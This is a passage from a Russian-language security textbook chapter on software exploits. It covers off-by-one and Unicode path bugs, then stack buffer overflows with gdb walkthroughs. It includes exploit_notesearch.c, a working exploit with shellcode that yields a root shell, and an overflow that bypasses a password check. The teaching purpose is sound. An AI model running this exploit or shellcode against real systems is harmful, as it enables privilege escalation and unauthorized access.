If there are no matches among them, you double your money!

How many of your 90 credits would you like to wager? 30
                ::: Dealing out 16 random numbers :::
88       68     82       51      21     73       80      50
11       64     78       85      39     42       40      95
There were no matches! You win 30 credits!

You now have 120 credits
Would you like to play again? (y/n) n
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 120 credits] -> 3

[DEBUG] current_game pointer @ 0x0804914c
******* Find the Ace *******
In this game you can wager up to all of your credits.
Three cards will be dealt: two queens and one ace.
If you find the ace, you will win your wager.
After choosing a card, one of the queens will be revealed.
At this point you may either select a different card or increase your wager.

How many of your 120 credits would you like to wager?   50

         *** Dealing cards ***
         ._.     ._.     ._.
Cards:   |X|     |X|     |X|
          1       2       3
Select a card: 1, 2, or 3: 2

         *** Revealing a queen ***
         ._.     ._.     ._.
Cards:   |X|     |X|     |Q|
                  ^-- your pick
```

```
Would you like to
[c]hange your pick       or      [i]ncrease your wager?
Select c or i: c
Your card pick has been changed to card 1.

         *** End result ***
         ._.      ._.      ._.
Cards:   |A|      |Q|      |Q|
          ^-- your pick
You have won 50 credits from your first wager.

You now have 170 credits.
Would you like to play again? (y/n) n
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 170 credits] ->   4

====================| HIGH SCORE |====================
You currently have the high score of 170 credits!
======================================================

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 170 credits] -> 7

Thanks for playing! Bye.
reader@hacking:~/booksrc $ sudo su jose
jose@hacking:/home/reader/booksrc $ ./game_of_chance
-=-={ New Player Registration }=-=-
Enter your name: Jose Ronnick

Welcome to the Game of Chance Jose Ronnick.
You have been given 100 credits.
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
```

```
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jose Ronnick]
[You have 100 credits] -> 4

====================| HIGH SCORE |====================
Jon Erickson has the high score of 170.
======================================================

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jose Ronnick]
[You have 100 credits] -> 7

Thanks for playing! Bye.
jose@hacking:~/booksrc $ exit
exit
reader@hacking:~/booksrc $
```

Поработайте немного с этой программой. Игра Find the Ace (найди туз) демонстрирует понятие условной вероятности: вопреки интуитивным представлениям, изменяя свой выбор, вы увеличиваете вероятность найти туз с 33 процентов до 66. Многие никак не могут этого понять, почему я и говорю, что это противоречит интуиции. Секрет хакинга в том, чтобы разбираться в таких малоизвестных вещах и получать с их помощью результаты, кажущиеся чудом.

0x300

Эксплойты

Программные эксплойты составляют основу хакинга. Как показано в предыдущей главе, программа – это сложный набор правил, определяющих некоторый порядок исполнения и в конечном счете указывающих компьютеру, что он должен делать. Программный эксплойт – это искусный способ заставить компьютер выполнить то, что вам нужно, даже если выполняемая в данный момент программа не предусматривает таких действий. Поскольку программа на самом деле может работать только так, как ей предписано, брешь в защите фактически представляет собой ошибку или недосмотр, допущенные при разработке программы или среды, в которой она выполняется. Для обнаружения таких брешей, или уязвимостей, и написания программ, в которых они устранены, требуется творческий склад ума. Иногда эти бреши – результат относительно очевидных ошибок программиста, но встречаются и менее явные ошибки, на которых основаны более сложные технологии эксплойтов, применяемые в самых разных сферах.

Программа может делать лишь то, что в ней будет заложено, в буквальном смысле. К сожалению, код программы не всегда соответствует тому, что программа должна была бы делать по замыслу программиста. Проиллюстрируем это положение следующим шутливым рассказом.

> Некто, гуляя в лесу, находит волшебную лампу. Он не задумываясь подбирает ее, протирает рукавом, и из нее появляется джинн. В благодарность за свое освобождение джинн предлагает исполнить три желания. Человек в восторге, он точно знает, чего хочет.
>
> «Во-первых, – говорит он, – хочу миллион долларов».
>
> Джинн щелкает пальцами, и прямо из воздуха появляется чемодан, полный денег.

> Вытаращив от изумления глаза, человек продолжает: «Во-вторых, хочу „феррари“».
>
> Джинн щелкает пальцами, и тут же из ничего возникает «феррари».
>
> Человек продолжает: «А в-третьих – хочу стать неотразимым для женщин».
>
> Джинн щелкает пальцами, и человек превращается в коробку шоколадных конфет.

Последнее желание человека было исполнено в соответствии с тем, что он сказал, а не с тем, что подумал. Точно так же программа выполняет свои инструкции буквально, и результат может оказаться не тем, что предполагал программист. Иногда просто катастрофой.

Программисты – тоже люди, и порой пишут не совсем то, что имеют в виду. Например, распространенная ошибка программирования – *ошибка на единицу* (*off-by-one*). Как следует из названия, она возникает, когда программист при подсчете ошибается на единицу в ту или иную сторону. Это происходит гораздо чаще, чем можно было бы предположить, и проще всего проиллюстрировать это таким примером. Допустим, вы строите изгородь длиной 30 метров и ставите столбы через каждые три метра. Сколько столбов вам понадобится? Первое, что приходит в голову – 10, но это неверно, потому что в действительности потребуется 11 столбов. Такую ошибку на единицу иногда называют *ошибкой числа столбов в заборе*, и она случается, когда программист считает сами предметы вместо промежутков между ними или наоборот. Другой пример: программист выбирает интервал чисел или элементов, которые нужно обработать, например элементы от номера N до номера M. Если $N = 5$, а $M = 17$, то сколько элементов надо обработать? Очевидный ответ: $M - N$, или $17 - 5 = 12$ элементов. Но это неправильно, потому что на самом деле элементов $M - N + 1$, то есть всего 13. На первый взгляд это кажется нелогичным, но именно отсюда и получаются такие ошибки.

Часто эти ошибки остаются незамеченными, потому что при тестировании программ не проверяются все возможные случаи, а на обычном выполнении программы ошибка никак не сказывается. Однако если программе передать такие входные данные, которые заставят ошибку проявиться, это может оказать разрушительное действие на всю остальную логику программы. Правильно построенный на ошибке на единицу эксплойт превращает защищенную, казалось бы, программу в уязвимую.

Классическим примером является OpenSSH – комплекс программ защищенной связи с терминалом, который должен был заменить небезопасные и не использующие шифрование службы, такие как telnet, rsh и rcp. Однако в коде, выделяющем каналы, была допущена ошибка на единицу, которая интенсивно эксплуатировалась. А именно в операторе `if` был такой код:

```
if (id < 0 || id > channels_alloc) {
```

Правильный код должен выглядеть так:

```
if (id < 0 || id >= channels_alloc) {
```

На обычном языке этот код означает: «*Если ID меньше 0 или ID больше количества выделенных каналов, выполнить следующее...*», тогда как правильным было бы «*Если ID меньше 0 или ID больше или равен количеству выделенных каналов, выполнить следующее...*».

Эта простая ошибка на единицу позволила создать эксплойт, с помощью которого обычный зарегистрировавшийся в системе пользователь получал в ней неограниченные права администратора. Разумеется, подобная функциональность не входила в намерения разработчиков такой защищенной программы, как OpenSSH, но компьютер может выполнять только те инструкции, которые получает.

Другая ситуация, порождающая ошибки, которые впоследствии становятся основой для эксплойтов, связана с поспешной модификацией программы в целях расширения ее функциональности. Расширение функциональности повышает продаваемость программы и ее цену, но при этом растет и сложность программы, а значит и вероятность допустить в ней оплошность. Программа веб-сервера Microsoft IIS должна предоставлять пользователям статическое и интерактивное содержимое. Для этого она должна разрешать пользователям читать, записывать и выполнять программы и файлы из некоторых каталогов. Такие возможности, однако, должны предоставляться только в этих выделенных каталогах. В противном случае пользователи получат полный контроль над системой, что, очевидно, недопустимо с точки зрения безопасности. С этой целью в программу был включен код проверки маршрутов, запрещающий пользователям перемещаться вверх по дереву каталогов с помощью символа обратного слэша (косой черты) и входить в другие каталоги.

Однако с добавлением в программу поддержки кодировки символов Unicode ее сложность увеличилась. *Unicode* представляет собой набор символов, записываемых двумя байтами, и содержит символы всех языков, включая китайский и арабский. Используя для каждого символа два байта вместо одного, Unicode позволяет записывать десятки тысяч различных символов, а не всего несколько сотен, как при однобайтных символах. Дополнительная сложность привела к тому, что символ обратного слэша стал представляться несколькими способами. Например, `%5c` в кодировке Unicode транслируется в символ обратного слэша, но эта трансляция происходит уже *после* выполнения кода, проверяющего допустимость маршрута. Поэтому ввод символов `%5c` вместо `\` делает возможным перемещение по дереву каталогов, что открывает уязвимость, о которой говорилось выше. Два червя Sadmind и CodeRed использовали просмотр в преобразовании кодировки Unicode такого типа для искажения вида (дефейса) веб-страниц.

Другой похожий пример такого принципа буквального исполнения, хотя и не относящийся к программированию, известен как «лазейка ЛаМаккиа» (LaMacchia Loophole). Подобно правилам компьютерных программ, в законодательстве США иногда обнаруживаются правила, говорящие не то, что подразумевалось их авторами, и, подобно программным эксплойтам, эти юридические лазейки можно использовать, чтобы обойти смысл закона.

В конце 1993 года 21-летний компьютерный хакер и студент МТИ Дэвид ЛаМаккиа (David LaMacchia) организовал электронную доску объявлений под названием Cynosure (Полярная звезда) для пиратского обмена программами. Кто-то загружал программу на сервер, а остальные могли скачивать ее с сервера. К концу шестой недели существования эта служба породила такой мощный сетевой трафик по всему свету, что привлекла внимание университетских и федеральных властей. Компании-производители программного обеспечения заявили, что Cynosure нанесла им убытки в размере миллиона долларов, и федеральное Большое жюри предъявило ЛаМаккиа обвинение в заговоре с неизвестными лицами и нарушении закона о мошенничестве с применением электронных средств. Однако обвинение было снято, поскольку действия ЛаМаккиа не являлись преступлением согласно закону об авторских правах, так как они не имели целью получение коммерческих преимуществ или личной финансовой выгоды.

Очевидно, законодателям в свое время не пришло в голову, что кто-нибудь станет заниматься такой деятельностью, имея другие цели, не связанные с личным обогащением. Позднее, в 1997 году, Конгресс США закроет эту лазейку законом об электронном воровстве. Хотя в этом примере не участвует эксплойт компьютерной программы, судьи и суды могут рассматриваться здесь как компьютеры, выполняющие программу юридической системы буквально, как она написана. Абстрактные понятия хакинга выходят за компьютерные рамки и могут применяться к различным жизненным ситуациям, в которых участвуют сложные системы.

0x310 Общая технология эксплойта

Ошибки на единицу или возникающие при трансляции Unicode относятся к числу тех, которые трудно заметить в момент написания кода, но впоследствии их распознает любой программист. Однако есть несколько распространенных ошибок, на которых основаны далеко не столь очевидные эксплойты. Влияние этих ошибок на безопасность не всегда заметно, и соответствующие проблемы с защитой распространены по всему коду. Поскольку одни и те же ошибки совершаются в разных местах, для них были разработаны обобщенные методы эксплойтов, которыми можно воспользоваться в различных ситуациях.

Большинство программных эксплойтов основаны на искажении данных в памяти. К ним относятся такие стандартные приемы, как эксплойт переполнения буфера и менее распространенный эксплойт форматной строки. Во всех случаях конечной целью является получение контроля над выполнением атакуемой программы, с тем чтобы заставить ее выполнить вредоносный фрагмент кода, который теми или иными средствами удалось поместить в память. Это называется *выполнением произвольного кода*, поскольку хакер может заставить программу делать практически что угодно. Подобно лазейке ЛаМаккиа, существование таких уязвимостей обусловлено наличием некоторых неожиданных ситуаций, с которыми программа не может справиться. В обычных условиях такие нестандартные случаи приводят к краху программы – можно сказать, к ее падению в пропасть со скалы. Но если тщательно контролировать среду, то можно контролировать исполнение, предотвращая аварию и перепрограммирование процесса.

0x320 Переполнение буфера

Уязвимости вроде переполнения буфера обнаружились еще на заре компьютерной эпохи и продолжают существовать по сей день. Большинство интернет-червей использует для своего распространения переполнение буфера, и даже свежайшая уязвимость нулевого дня, VML в Internet Explorer, связана с переполнением буфера.

C – язык программирования высокого уровня, но он предполагает, что целостность данных обеспечивает сам программист. Если возложить ответственность за целостность данных на компилятор, то в результате будут получаться исполняемые файлы, которые станут работать значительно медленнее из-за проверок целостности, осуществляемых для каждой переменной. Кроме того, программист в значительной мере утратит контроль над программой, а язык усложнится.

Простота C позволяет программисту лучше контролировать готовые программы, повышая их эффективность, но если программист недостаточно внимателен, она может привести к появлению программ, подверженных переполнению буфера или утечкам памяти. Имеется в виду, что если переменной выделена память, то никакие встроенные механизмы защиты не обеспечат соответствие размеров помещаемых в переменную данных и отведенного для нее пространства памяти. Если программист захочет записать десять байт данных в буфер, которому выделено только восемь байт памяти, ничто не запретит ему это сделать, даже если в результате почти наверняка последует крах программы. Такое действие называют *переполнением буфера*, поскольку два лишних байта переполнят буфер и разместятся за пределами отведенной памяти, разрушив то, что находилось дальше. Если будет изменен важный участок данных, это вызовет крах программы. Соответствующий пример дает следующий код.

overflow_example.c

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
   int value = 5;
   char buffer_one[8], buffer_two[8];
   strcpy(buffer_one, "one"); /* Put "one" into buffer_one. */
   strcpy(buffer_two, "two"); /* Put "two" into buffer_two. */

   printf("[BEFORE] buffer_two is at %p and contains \'%s\'\n",
           buffer_two, buffer_two);
   printf("[BEFORE] buffer_one is at %p and contains \'%s\'\n",
           buffer_one, buffer_one);
   printf("[BEFORE] value is at %p and is %d (0x%08x)\n",
          &value, value, value);

   printf("\n[STRCPY] copying %d bytes into buffer_two\n\n",
          strlen(argv[1]));
   strcpy(buffer_two, argv[1]); /* Copy first argument into buffer_two. */

   printf("[AFTER] buffer_two is at %p and contains \'%s\'\n",
          buffer_two, buffer_two);
   printf("[AFTER] buffer_one is at %p and contains \'%s\'\n",
          buffer_one, buffer_one);
   printf("[AFTER] value is at %p and is %d (0x%08x)\n",
          &value, value, value);
}
```

Вы уже должны уметь прочитать предложенный исходный код и разобраться в работе этой программы. Ниже показано, как после компиляции мы пытаемся скопировать десять байт из первого аргумента командной строки в `buffer_two`**, в котором для данных выделено всего восемь байт.**

```
reader@hacking:~/booksrc $ gcc -o overflow_example overflow_example.c
reader@hacking:~/booksrc $ ./overflow_example 1234567890
[BEFORE] buffer_two is at 0xbffff7f0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7f8 and contains 'one'
[BEFORE] value is at 0xbffff804 and is 5 (0x00000005)

[STRCPY] copying 10 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7f0 and contains '1234567890'
[AFTER] buffer_one is at 0xbffff7f8 and contains '90'
[AFTER] value is at 0xbffff804 and is 5 (0x00000005)
reader@hacking:~/booksrc $
```

Обратите внимание: `buffer_one` **располагается в памяти сразу за** `buffer_two`**, поэтому при копировании десяти байт в** `buffer_two` **последние два байта (**`90`**) попадают в** `buffer_one` **и замещают находящиеся там данные.**

Естественно, если увеличить буфер, его содержимое заместит и другие переменные, а если еще больше его увеличить, то программа аварийно завершится.

```
reader@hacking:~/booksrc $ ./overflow_example AAAAAAAAAAAAAAAAAAAAAAAAAAAA
[BEFORE] buffer_two is at 0xbffff7e0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7e8 and contains 'one'
[BEFORE] value is at 0xbffff7f4 and is 5 (0x00000005)

[STRCPY] copying 29 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7e0 and contains
'AAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[AFTER] buffer_one is at 0xbffff7e8 and contains 'AAAAAAAAAAAAAAAAAAAA'
[AFTER] value is at 0xbffff7f4 and is 1094795585 (0x41414141)
Segmentation fault (core dumped)
reader@hacking:~/booksrc $
```

Такого рода ошибки достаточно распространены – вспомните, как часто программы завершаются аварийно или показывают вам синий экран смерти. Здесь недосмотр программиста: ему следовало проверять длину или ввести ограничение на размер вводимых пользователем данных. Такие ошибки легко допустить и трудно заметить. На самом деле, в программе *notesearch.c* из *раздела 0x283* есть ошибка переполнения буфера. Возможно, вы этого не заметили, даже если знаете C.

```
reader@hacking:~/booksrc $ ./notesearch AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
-------[ end of note data ]-------
Segmentation fault
reader@hacking:~/booksrc $
```

Аварийное завершение программы раздражает, но в руках хакера оно может стать угрожающим. Умелый хакер может перехватить управление программой при ее крахе и получить неожиданные результаты. Эту опасность демонстрирует код *exploit_notesearch*.

exploit_notesearch.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {
   unsigned int i, *ptr, ret, offset=270;
   char *command, *buffer;
```

```
    command = (char *) malloc(200);
    bzero(command, 200); // Обнулить новую память.

    strcpy(command, "./notesearch \'"); // Начать буфер команды.
    buffer = command + strlen(command); // Поместить в конце буфер.

    if(argc > 1) // Задать смещение.
       offset = atoi(argv[1]);

    ret = (unsigned int) &i - offset; // Задать адрес возврата.

    for(i=0; i < 160; i+=4) // Заполнить буфер адресом возврата.
       *((unsigned int *)(buffer+i)) = ret;
    memset(buffer, 0x90, 60); // Построить цепочку NOP.
    memcpy(buffer+60, shellcode, sizeof(shellcode)-1);

    strcat(command, "\'");

    system(command); // Запустить эксплойт.
    free(command);
}
```

Подробно код этого эксплойта обсуждается ниже, а общий его смысл в том, чтобы сгенерировать командную строку, которая вызовет программу *notesearch*, передав ей аргумент в одиночных кавычках. Для этого применяются функции работы со строками: `strlen()` для получения длины строки (чтобы установить указатель на буфер) и `strcat()` для дописывания в конец одиночной кавычки. Наконец, командная строка выполняется с помощью функции `system`. Буфер, помещаемый между кавычками, это главная часть эксплойта. Все остальное служит лишь средством доставки этой отравленной пилюли. Посмотрите, что можно сделать при контроле над аварийным завершением.

```
reader@hacking:~/booksrc $ gcc exploit_notesearch.c
reader@hacking:~/booksrc $ ./a.out
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
-------[ end of note data ]-------
sh-3.2#
```

С помощью переполнения буфера этот эксплойт предоставляет оболочку с правами суперпользователя и, таким образом, полный доступ к компьютеру. Это пример эксплойта, основанного на переполнении буфера в стеке.

0x321 Переполнение буфера в стеке

Эксплойт *notesearch* вносит искажения в память, чтобы получить контроль над выполнением программы. Идею иллюстрирует программа *auth_overflow.c*.

auth_overflow.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {
   int auth_flag = 0;
   char password_buffer[16];

   strcpy(password_buffer, password);

   if(strcmp(password_buffer, "brillig") == 0)
      auth_flag = 1;
   if(strcmp(password_buffer, "outgrabe") == 0)
      auth_flag = 1;

   return auth_flag;
}

int main(int argc, char *argv[]) {
   if(argc < 2) {
      printf("Usage: %s <password>\n", argv[0]);
      exit(0);
   }
   if(check_authentication(argv[1])) {
      printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-\n");
      printf("       Access Granted.\n");
      printf("-=-=-=-=-=-=-=-=-=-=-=-=-\n");
   } else {
      printf("\nAccess Denied.\n");
   }
}
```

В этом примере в качестве единственного аргумента командной строки принимается пароль, а затем вызывается функция `check_authentication()`. Эта функция допускает два пароля, что должно указывать на возможность нескольких методов аутентификации. Если использован любой из этих двух паролей, функция возвращает 1, что означает разрешение доступа.

Все это должно быть понятно вам из исходного кода до компиляции. При компиляции воспользуйтесь опцией `-g`, потому что далее мы займемся отладкой программы.

```
reader@hacking:~/booksrc $ gcc -g -o auth_overflow auth_overflow.c
reader@hacking:~/booksrc $ ./auth_overflow
Usage: ./auth_overflow <password>
reader@hacking:~/booksrc $ ./auth_overflow test

Access Denied.
reader@hacking:~/booksrc $ ./auth_overflow brillig
```

```
-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $ ./auth_overflow outgrabe

-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $
```

Пока все работает так, как подсказывает нам исходный код. Этого и следует ожидать от такого детерминированного объекта, как компьютерная программа. Но переполнение легко может привести к неожиданному и даже противоречащему здравому смыслу поведению, когда доступ будет разрешен, несмотря на неверный пароль.

```
reader@hacking:~/booksrc $ ./auth_overflow AAAAAAAAAAAAAAAAAAAAAAAAAAAA

-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $
```

Возможно, вы уже догадались, что произошло, но воспользуемся отладчиком, чтобы выяснить конкретные детали.

```
reader@hacking:~/booksrc $ gdb -q ./auth_overflow
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4
5       int check_authentication(char *password) {
6               int auth_flag = 0;
7               char password_buffer[16];
8
9               strcpy(password_buffer, password);
10
(gdb)
11              if(strcmp(password_buffer, "brillig") == 0)
12                      auth_flag = 1;
13              if(strcmp(password_buffer, "outgrabe") == 0)
14                      auth_flag = 1;
15
16              return auth_flag;
17      }
18
19      int main(int argc, char *argv[]) {
20              if(argc < 2) {
(gdb) break 9
Breakpoint 1 at 0x8048421: file auth_overflow.c, line 9.
```

```
(gdb) break 16
Breakpoint 2 at 0x804846f: file auth_overflow.c, line 16.
(gdb)
```

Отладчик GDB запущен с опцией `-q`, запрещающей вывод приветственного баннера, а точки останова установлены в строках 9 и 16. После запуска программы ее выполнение прервется в этих точках, и мы получим возможность изучить содержимое памяти.

```
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/reader/booksrc/auth_overflow
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, check_authentication (password=0xbffff9af 'A' <repeats 30
times>) at auth_overflow.c:9
9               strcpy(password_buffer, password);
(gdb) x/s password_buffer
0xbffff7a0:      ")????o??????)\205\004\b?o??p???????"
(gdb) x/x &auth_flag
0xbffff7bc:     0x00000000
(gdb) print 0xbffff7bc - 0xbffff7a0
$1 = 28
(gdb) x/16xw password_buffer
0xbffff7a0:     0xb7f9f729      0xb7fd6ff4      0xbffff7d8      0x08048529
0xbffff7b0:     0xb7fd6ff4      0xbffff870      0xbffff7d8      0x00000000
0xbffff7c0:     0xb7ff47b0      0x08048510      0xbffff7d8      0x080484bb
0xbffff7d0:     0xbffff9af       0x08048510      0xbffff838      0xb7eafebc
(gdb)
```

Первая точка останова находится перед вызовом `strcpy()`. Исследуя указатель `password_buffer`, мы видим, что он указывает на адрес `0xbffff7a0`, где находятся случайные неинициализированные данные. Изучая переменную `auth_flag`, мы видим, что она хранится по адресу `0xbffff7bc` и ее значение 0. С помощью команды `print`, позволяющей выполнять арифметические действия, обнаруживаем, что `auth_flag` находится через 28 байт после `password_buffer`. Это видно также по распечатке блока памяти начиная с `password_buffer`. Адрес `auth_flag` выделен полужирным.

```
(gdb) continue
Continuing.

Breakpoint 2, check_authentication (password=0xbffff9af 'A' <repeats 30
times>) at auth_overflow.c:16
16              return auth_flag;
(gdb) x/s password_buffer
0xbffff7a0:      'A' <repeats 30 times>
(gdb) x/x &auth_flag
0xbffff7bc:     0x00004141
(gdb) x/16xw password_buffer
```

```
0xbffff7a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7b0:     0x41414141      0x41414141      0x41414141      0x00004141
0xbffff7c0:     0xb7ff47b0      0x08048510      0xbffff7d8      0x080484bb
0xbffff7d0:     0xbffff9af      0x08048510      0xbffff838      0xb7eafebc
(gdb) x/4cb &auth_flag
0xbffff7bc:     65 'A' 65 'A' 0 '\0' 0 '\0'
(gdb) x/dw &auth_flag
0xbffff7bc:     16705
(gdb)
```

Продолжим работу до следующей точки останова (после `strcpy()`) и снова посмотрим на эти адреса памяти. Переполнение `password_buffer` изменило первые два байта `auth_flag` на `0x41`. Значение `0x00004141` выглядит как переставленное задом наперед, но вспомним, что архитектура *x*86 предполагает хранение начиная с младшего байта, поэтому все правильно. Посмотрев на эти четыре байта отдельно, можно увидеть, как они на самом деле расположены в памяти. В конечном итоге программа рассматривает это значение как целое число 16 705.

```
(gdb) continue
Continuing.

-=-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-

Program exited with code 034.
(gdb)
```

После того как произойдет переполнение буфера, функция `check_authentication()` вернет вместо 0 значение 16 705. Поскольку оператор `if` любое ненулевое значение рассматривает как подтверждение аутентификации, управление передается в ту часть, которая соответствует успешной проверке. В данном примере переменная `auth_flag` является точкой останова управления, и изменение ее значения определяет ход выполнения программы.

Однако это слишком искусственный пример, зависящий от расположения переменных в памяти. В программе *auth_overflow2.c* переменные объявляются в обратном порядке. (Изменения относительно *auth_overflow.c* выделены полужирным.)

auth_overflow2.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {
   char password_buffer[16];
   int auth_flag = 0;
```

```
    strcpy(password_buffer, password);

    if(strcmp(password_buffer, "brillig") == 0)
        auth_flag = 1;
    if(strcmp(password_buffer, "outgrabe") == 0)
        auth_flag = 1;

    return auth_flag;
}

int main(int argc, char *argv[]) {
    if(argc < 2) {
        printf("Usage: %s <password>\n", argv[0]);
        exit(0);
    }
    if(check_authentication(argv[1])) {
        printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-\n");
        printf("       Access Granted.\n");
        printf("-=-=-=-=-=-=-=-=-=-=-=-=-\n");
    } else {
        printf("\nAccess Denied.\n");
    }
}
```

Это простое изменение размещает в памяти переменную `auth_flag` **перед массивом** `password_buffer`**. Тем самым нельзя больше воспользоваться переменной** `return_value` **для управления выполнением программы, потому что переполнение буфера перестало разрушать ее значения.**

```
reader@hacking:~/booksrc $ gcc -g auth_overflow2.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4
5       int check_authentication(char *password) {
6               char password_buffer[16];
7               int auth_flag = 0;
8
9               strcpy(password_buffer, password);
10
(gdb)
11              if(strcmp(password_buffer, "brillig") == 0)
12                      auth_flag = 1;
13              if(strcmp(password_buffer, "outgrabe") == 0)
14                      auth_flag = 1;
15
16              return auth_flag;
17      }
18
```

```
19      int main(int argc, char *argv[]) {
20              if(argc < 2) {
(gdb) break 9
Breakpoint 1 at 0x8048421: file auth_overflow2.c, line 9.
(gdb) break 16
Breakpoint 2 at 0x804846f: file auth_overflow2.c, line 16.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/reader/booksrc/a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, check_authentication (password=0xbffff9b7 'A' <repeats 30
times>) at auth_overflow2.c:9
9               strcpy(password_buffer, password);
(gdb) x/s password_buffer
0xbffff7c0:      "?o??\200?????????o???G??\020\205\004\
b?????\204\004\b????\020\205\004\
bH???????\002"
(gdb) x/x &auth_flag
0xbffff7bc:     0x00000000
(gdb) x/16xw &auth_flag
0xbffff7bc:     0x00000000      0xb7fd6ff4      0xbffff880      0xbffff7e8
0xbffff7cc:     0xb7fd6ff4      0xb7ff47b0      0x08048510      0xbffff7e8
0xbffff7dc:     0x080484bb      0xbffff9b7      0x08048510      0xbffff848
0xbffff7ec:     0xb7eafebc      0x00000002      0xbffff874      0xbffff880
(gdb)
```

Зададим точки останова аналогичным образом и убедимся, что `auth_flag` **(выделена выше и ниже полужирным) располагается в памяти раньше, чем** `password_buffer`**. Это означает, что** `auth_flag` **не может быть затерта переполнением буфера** `password_buffer`**.**

```
(gdb) cont
Continuing.

Breakpoint 2, check_authentication (password=0xbffff9b7 'A' <repeats 30
times>) at auth_overflow2.c:16
16              return auth_flag;
(gdb) x/s password_buffer
0xbffff7c0:      'A' <repeats 30 times>
(gdb) x/x &auth_flag
0xbffff7bc:     0x00000000
(gdb) x/16xw &auth_flag
0xbffff7bc:     0x00000000      0x41414141      0x41414141      0x41414141
0xbffff7cc:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7dc:     0x08004141      0xbffff9b7      0x08048510      0xbffff848
0xbffff7ec:     0xb7eafebc      0x00000002      0xbffff874      0xbffff880
(gdb)
```

Как и ожидалось, переполнение не влияет на переменную `auth_flag`**, потому что она находится перед буфером. Но есть еще одна точка для управления программой, даже если вы не видите ее в коде C. Обычно она располагается в стеке после всех переменных, поэтому ее легко изменить. Это неотъемлемая часть памяти при выполнении всех про-**

грамм – она есть во всех программах, и если ее затереть, программа скорее всего аварийно завершит работу.

```
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x08004141 in ?? ()
(gdb)
```

Вспомним по предыдущей главе, что стек – это один из пяти сегментов памяти, используемых программами. Стек представляет собой структуру данных типа FILO и служит для сохранения потока управления и контекста локальных переменных при вызове функций. Когда вызывается функция, в стек проталкивается структура под названием *кадр стека*, а в регистр EIP загружается адрес первой команды вызываемой функции. В каждом кадре стека хранятся локальные переменные функции и адрес возврата, чтобы можно было восстановить значение EIP. По завершении работы функции кадр стека выталкивается из стека, а значение EIP восстанавливается с помощью адреса возврата. Все это часть архитектуры и обычно служит предметом забот компилятора, а не программиста.

Когда вызывается функция `check_authentication()`, новый кадр стека проталкивается в стек за кадром стека функции `main()`. В этом кадре располагаются локальные переменные, адрес возврата и аргументы функции (рис. 3.1).




Рис. 3.1. *Новый кадр в стеке*

Все эти элементы можно увидеть с помощью отладчика.

```
reader@hacking:~/booksrc $ gcc -g auth_overflow2.c
